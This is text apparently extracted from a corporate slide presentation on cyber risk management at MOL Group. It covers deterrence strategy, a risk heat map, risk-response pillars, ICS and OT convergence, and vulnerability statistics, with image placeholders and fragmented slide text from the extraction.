
The strategy is to invest to get to a defence level that will ensure we are not a soft target - we can deter and push attackers elsewhere – Central to this is the ability to detect & respond.



Increasing the cost of a successful cyber attack to a level that will deter potential attackers who instead will go for other companies where there is a higher ROI. Hacking is a business, looking for “opportunities”.

InfoSec is all about increasing our detection & response capabilities so we can identify and contain threats whilst improving our IT landscape by assuring new and changing systems are secure by design during the project delivery.






**Addressing Cyber Risk in
MOL Group – understanding
the challenges in a modern
multi-national and the state
of risk in our OIL GAS
industry (Corporate
Communication) General
OIL info**

Our initial emphasis has been to address & contain the tactical However, the core of InfoSec is Risk Management (which is “what’s next” ...)

1. A Structured approach

2. With the right domains





Cyber Security Global Threat and Heat map – the landscape we are facing and what we are doing about it

Our Cyber Risk response strategy covers 4 main pillars – Avoidance, REDUCTION, Transfer & Business Acceptance



Insurance is an option, however does not tackle the entire challenge, nor helps to fully resolve the potential consequences... (partial coverage, no coverage for loss of reputation)

STOP business → not an option

Risk response strategies

Impact / Consequence	Very High (VH)	12	24	36	48	Avoid
	High (H)	6	12	18	24	30
	Medium (M)	3	6	9	12	15
	Low (L)	2	4	6	8	10
	Very Low (VL)	1	2	3	4	5
		Rare Very Low (VL)	Unlikely Low (L)	Possible Medium (M)	Likely High (H)	Frequent Very High (VH)
		Probability / Likelihood				

Only if risk cannot be avoided, transferred or reduced. However organization need to have plans for the consequences ("to be" state).

This is where we are today. A good Risk mitigation plan :


- Before it happens, we can **PREVENT** (costs \$\$)
- During the event, we can **DETECT and minimize** (costs \$\$)
- After the event, we can **CORRECT** (costs \$\$\$\$\$\$\$\$+)

- Consists of multiple risk factors
- Varieties of impact & likelihood
- Risk tolerance (appetite) depends on perception
- Organisations should be concerned about potential impact and consequences
- When it happens, **media quickly picks up**
- Governments and regulators are getting more and more interested in protecting their national assets and infrastructure
- Regulators and investors will expect organisations to provide information on their cyber exposures
- It is fast becoming a cost of doing business**

PREVENTION \$\$ + DETECTION \$\$ < CORRECT \$\$\$\$\$\$\$\$\$\$

The landscape is changing...

Increasing complexity & vendor interdependence in ICS were seen as a key indicator of the need to drive an improvement in ICS security well before any consideration of the strategic importance of Critical National Infrastructure.




1* Stuxnet first used

1*


Of the 1,552 total vulnerabilities, 516 did not have a vendor fix available at the time of disclosure, 33% were zero-day vulnerabilities that need to be handled.

The Cyber arena is growing more complex, key themes emerging: Convergence of IT, OT and IoT, maturing of hacking as a business, leading to an increasing risk and more complexity

Cyber Market




IT



OT

Electro-Mechanical

Embedded Proprietary



© Copyright 2016 EMC Corporation.

Easy access to 'criminalised and commercialised toolsets means the response needs depth and scale & this is the opportunity

NSA Charge 2016

The integration of technologies and the introduction into our mainstream means the world of Defence and Detection is going to have to play catch up.

- What is this and why is it significant?



A Tesla...
In Netherlands
On the 8th of September..

First question asked...
“was this down to the technology,
i.e. autopilot?”

Answer (in less than 3 hours)
“using the on-board computer
logs we can say it was human
error the driver lost control at
96MPH...”

**Integrated technologies are here to stay and will be another interesting
Challenge for Cyber Defence to come to grips with.**

*RSA Charge
2016*



